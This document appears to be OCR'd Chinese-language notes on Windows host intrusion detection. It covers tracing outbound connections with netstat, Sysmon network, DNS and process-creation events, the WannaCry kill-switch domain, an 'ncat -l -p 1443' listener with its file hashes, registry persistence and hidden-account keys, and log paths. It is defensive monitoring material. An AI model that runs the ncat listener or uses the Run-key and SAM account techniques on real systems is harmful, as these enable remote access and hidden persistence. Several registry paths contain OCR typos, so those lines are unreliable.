
● Windows主机异常TCP异常外联

通过外联的公网IP，快速定位到进程名称和PID

netstat －ano | findstr “*external_ip*”
tasklist | findstr “*PID*”



```
C:\WINDOWS\system32>netstat -ano | findstr "61.151.168.204"
  TCP    192.168.0.107:51848    61.151.168.204:80      CLOSE_WAIT      13156

C:\WINDOWS\system32>netstat -nao | findstr "13156"
  TCP    192.168.0.107:51754    61.151.165.0:443       ESTABLISHED     13156
  TCP    192.168.0.107:51848    61.151.168.204:80      CLOSE_WAIT      13156

C:\WINDOWS\system32>tasklist | findstr "13156"
WeChat.exe                   13156 Console                    1     141,200 K

C:\WINDOWS\system32>
```




Network connection detected:
RuleName: Proxy
UtcTime: 2019-08-04 15:26:48.689
ProcessGuid: {92aed1c0-f80a-5d46-0000-0010dd6f0902}
ProcessId: 13156
Image: D:\Program Files (x86)\Tencent\WeChat\WeChat.exe
User: DESKTOP-FV2FLEH\Leon
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.0.107
SourceHostname: DESKTOP-FV2FLEH
SourcePort: 51848
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 61.151.168.204
DestinationHostname: 204.168.151.61.dial.xw.sh.dynamic.163data.com.cn
DestinationPort: 80
DestinationPortName: http

日志名称(M): Microsoft-Windows-Sysmon/Operational
来源(S): Sysmon
记录时间(D): 2019/8/4 23:26:50
事件 ID(E): 3
任务类别(Y): Network connection detected (rule: NetworkConnect)
级别(L): 信息
关键字(K):
用户(U): SYSTEM
计算机(R): DESKTOP-FV2FLEH
操作代码(O): 信息
更多信息(I): 事件日志联机帮助

Windows主机异常DNS异常外联

（1）威胁情报碰撞
（2）机器学习检测DGA域名



www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

微步标签 安全机构接管C2 Wannacry勒索病毒 WannaCry_attack Sinkhole 勒索软件

用户标签 安全机构接管C2(1) 远控服务器(0) 恶意网站(0) 正常网站(0) 钓鱼网站(0)

恶意 Threat book

历史IP数量 11	域名上的URL 7	注册时间 2017-05-12 15:08:04	域名服务商 Cloudflare, Inc.
与该域名通信样本 12	子域名数量 18	过期时间 2024-05-12 15:08:04	域名注册邮箱 DATA REDACTED

微步情报


情报源	时间	情报内容	状态
无数据			

开源情报 微步在线未对开源情报的准确性进行验证，不能直接作为决策依据，仅供参考!

情报源	时间	情报内容	状态
无数据			

相关事件


情报源	时间
https://blog.malwarebytes.com/threat-analysis/2017/05/the-worm-that-spreads-wanacrypt0r/	2017-05-12 22:02:24
https://www.crowdstrike.com/blog/falcon-intelligence-report-wanna-ransomware-spreads-rapidly-continually-encrypts-victim-files/	2017-05-13 07:22:24
https://blogs.technet.microsoft.com/mmpc/2017/05/12/wannacrypt-ransomware-worm-targets-out-of-date-systems/	2017-05-13 14:40:39
https://www.heise.de/security/meldung/Ransomware-WannaCry-Sicherheitsexperte-findet-Kill-Switch-durch-Zufall-3713420.html?wt_mc=rss.security.beitrag.atom	2017-05-13 10:51:07
https://www.us-cert.gov/ncas/alerts/TA17-132A	2019-06-21 17:15:07
https://blogs.forcepoint.com/security-labs/wannacry-ransomware-worm-targets-unpatched-systems	2017-05-13 13:30:00



```
Dns query:
RuleName:
UtcTime: 2019-08-04 15:35:34.115
ProcessGuid: {92aed1c0-e000-5d46-0000-0010c8676800}
ProcessId: 1736
QueryName: www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
QueryStatus: 0
QueryResults: 104.17.244.81;104.16.173.80;
Image: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
```

日志名称(M):	Microsoft-Windows-Sysmon/Operational		
来源(S):	Sysmon	记录时间(D):	2019/8/4 23:35:36
事件 ID(E):	22	任务类别(Y):	Dns query (rule: DnsQuery)
级别(L):	信息	关键字(K):	
用户(U):	SYSTEM	计算机(R):	DESKTOP-FV2FLEH
操作代码(O):	信息		
更多信息(I):	事件日志联机帮助		

Windows主机恶意进程执行



```
Process Create:
RuleName:
UtcTime: 2019-07-01 18:31:03.709
ProcessGuid: {92aed1c0-5167-5d1a-0000-00102e234204}
ProcessId: 12244
Image: D:\tools\ncat\ncat.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
OriginalFileName: ?
CommandLine: ncat  -l -p 1443
CurrentDirectory: d:\tools\ncat\
User: DESKTOP-FV2FLEH\Leon
LogonGuid: {92aed1c0-1c99-5d1a-0000-0020aa880200}
LogonId: 0x288AA
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=7E0DF5EFD2ADFC7FEEFEBE42C3A18D02,SHA256=
5E107EA10383110BD801FB7DE11F59EE35F02B8E1DEFCADF34C0E3E769DF9341
ParentProcessGuid: {92aed1c0-4c89-5d1a-0000-001066a6c903}
ParentProcessId: 5028
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"
```

日志名称(M): Microsoft-Windows-Sysmon/Operational
来源(S): Sysmon
记录时间(D): 2019/7/2 2:31:03
事件 ID(E): 1
任务类别(Y): Process Create (rule: Proce
级别(L): 信息
关键字(K):
用户(U): SYSTEM
计算机(R): DESKTOP-FV2FLEH
操作代码(O): 信息
更多信息(I): 事件日志联机帮助

5e107ea10383110bd801fb7de11f59ee35f02b8e1defcadf34c0e3e769df9341

19 engines detected this file

5e107ea10383110bd801fb7de11f59ee35f02b8e1defcadf34c0e3e769df9341
7e0df5efd2adfc7feefebe42c3a18d02.vir

1.59 MB
Size

Basic Properties

MD5	7e0df5efd2adfc7feefebe42c3a18d02
SHA-1	e52433b84341f1bec29dc818b48132c045311a1f
SHA-256	5e107ea10383110bd801fb7de11f59ee35f02b8e1defcadf34c0e3e769df9341
Authentihash	95cba56c3f7333498df4420b067089b95985f3bd94ebfaec7c1291d20ae6c2b7
Imphash	6eefd92bffbfb27f378b81c09ca96786
SSDEEP	49152:2mVoAe227S4KEOSAvwU/9r9xL7p/OpSEsARAr4:lVe2ySWva9r9xfFEs
File type	Win32 EXE
Magic	PE32 executable for MS Windows (console) Intel 80386 32-bit
File size	1.59 MB (1667584 bytes)

History

Creation Time	2011-06-30 20:47:55
First Seen In The Wild	2010-11-20 23:29:33
First Submission	2011-07-07 09:20:45
Last Submission	2019-07-22 04:46:44
Last Analysis	2019-07-29 19:43:53

Names

7e0df5efd2adfc7feefebe42c3a18d02.vir
iexplore.exe
ncat.exe
output.124894196.txt
nc.exe
5e107ea10383110bd801fb7de11f59ee35f02b8e1defcadf34c0e3e769df9341.exe
a.txt
winconf.exe
NCAT.EXE
ncat_portable.exe

- 恶意命令检测CommandLine，通过配置规则实现
- 恶意文件的MD5/SHA256，上传威胁情报沙箱

●Windows主机注册表修改

- **RDP 端口监控（端口修改）**

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp\

HKEY_LOCAL_MACHINE\SYSTEM\CurrentContro1Set\Control\Tenninal Server\WinStations\RDP-Tcp

- **开机自启动项（恶意程序启动）**

HKEY_CURRENT_USER\software\micorsoft\windows\currentversion\run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce

- **终端帐号监控（监控隐藏帐号、克隆帐号）**

HKEY_LOCAL_MACHINE/SAM/SAM/Domains/Account/Users

● 主机日志收集

Windows日志类型	**日志路径**
安全日志	%SystemRoot%\System32\winevt\Logs\Security.evtx
应用日志	%SystemRoot%\system32\winevt\Logs\Application.evtx
系统日志	%SystemRoot%\system32\winevt\Logs\System.evtx
Sysmon日志	Microsoft-Windows-Sysmon/Operational


Windows入侵场景举例

（1）RDP暴力破解: 1分钟登陆失败(4625)超过10次

（2）异常登录告警：一个账号登陆多台机器；一台机器被多个账号登录

https://www.elastic.co/cn/products/beats/winlogbeat

- 图谱分析



● 主机日志收集

Linux日志类型	日志路径
登录日志	/var/log/secure
操作日志	/var/log/history
系统日志	/var/log/message
认证日志	/var/log/auth

Linux入侵场景举例

